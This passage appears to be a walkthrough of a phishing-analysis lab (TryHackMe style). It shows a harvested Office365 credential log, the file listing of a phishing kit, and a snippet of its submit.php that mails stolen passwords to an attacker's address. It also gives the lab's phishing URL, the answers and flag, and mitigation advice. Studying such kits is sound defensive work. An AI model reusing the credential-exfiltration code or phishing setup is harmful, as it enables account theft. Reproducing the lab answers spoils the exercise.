-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----

Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--+ Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : zoe.duncan@swiftspend.finance
Password : Passw0rd1!
-----

Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--+ Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----
```

Ans: michael.ascot@swiftspend[.]finance

Question 10: Extract the phishing kit archive and locate the `submit.php` file.

What email address is used by the adversary to collect compromised credentials?

- Download Update365.zip file and Extract all Files and Directories then go to offices365 and Validation Directory

Update365.zip				
Extract +				
Location: /Update365/office365/Validation/				
Name	Size	Type	Modified	
enterpassword.php	2.4 kB	PHP script	06 October 2019, 1...	
enterpasswordagain.php	2.3 kB	PHP script	06 October 2019, 1...	
index.php	1.4 kB	PHP script	06 October 2019, 1...	
loader.gif	11.4 kB	GIF image	06 October 2019, 1...	
redirecttoinbox.php	1.4 kB	PHP script	06 October 2019, 1...	
resubmit.php	2.7 kB	PHP script	07 April 2020, 00:17	
retry.php	3.6 kB	PHP script	06 October 2019, 1...	
robots.txt	1.3 kB	plain text d...	06 October 2019, 1...	
script.st	2.3 kB	unknown	06 October 2019, 1...	
security-assurance.php	1.7 kB	PHP script	06 October 2019, 1...	
style.css	5.7 kB	CSS stylesh...	06 October 2019, 1...	
submit.php	2.7 kB	PHP script	07 April 2020, 00:16	
updat.cmd	3.2 kB	unknown	06 October 2019, 1...	
update	3.2 kB	unknown	06 October 2019, 1...	

```

Open submit.php Save
~/cache/.fr-0o6dF2/Update365/office365/Validation
100 else
101 {
102 $passerr = 1;
103 }
104
105
106 if ($passerr == 0)
107 {
108 header("Location: index.php?url=$url&email=$email&error=2");
109 }
110 else
111 {
112 mail("m3npat@yandex.com", $bron, $message, $lagi);
113 header("Location: retry.php?url=$url&email=$email&error=2");
114 }
115
116 ?>
117
118
119
120
121
122


```


Ans: m3npat@yandex[.]com

Question 11: Return to the phishing URL and locate the `flag.txt` file.

Using CyberChef to decode the flag, what is the secret value?

Phishing URL : <http://kennaroads.buzz/data/Update365/office365/>





Ans: THM{pL4y_w1Th_tH3_URL}

Recommendations

- 1- Block IOCs on mail gateway, Firewalls, and Proxies
- 2- Conduct user awareness training.
- 3- Immediate Force Password Reset for all users identified in the exfiltration logs
- 4- Enforce Multi-Factor Authentication (MFA) across all accounts particularly those affected to effectively mitigate future Account Takeover (ATO) attempts even in the event of credential leakage.
- 5- Immediately terminate all active sessions and revoke OAuth access tokens on Microsoft 365

for the compromised accounts to prevent ongoing session hijacking or token abuse following password modification.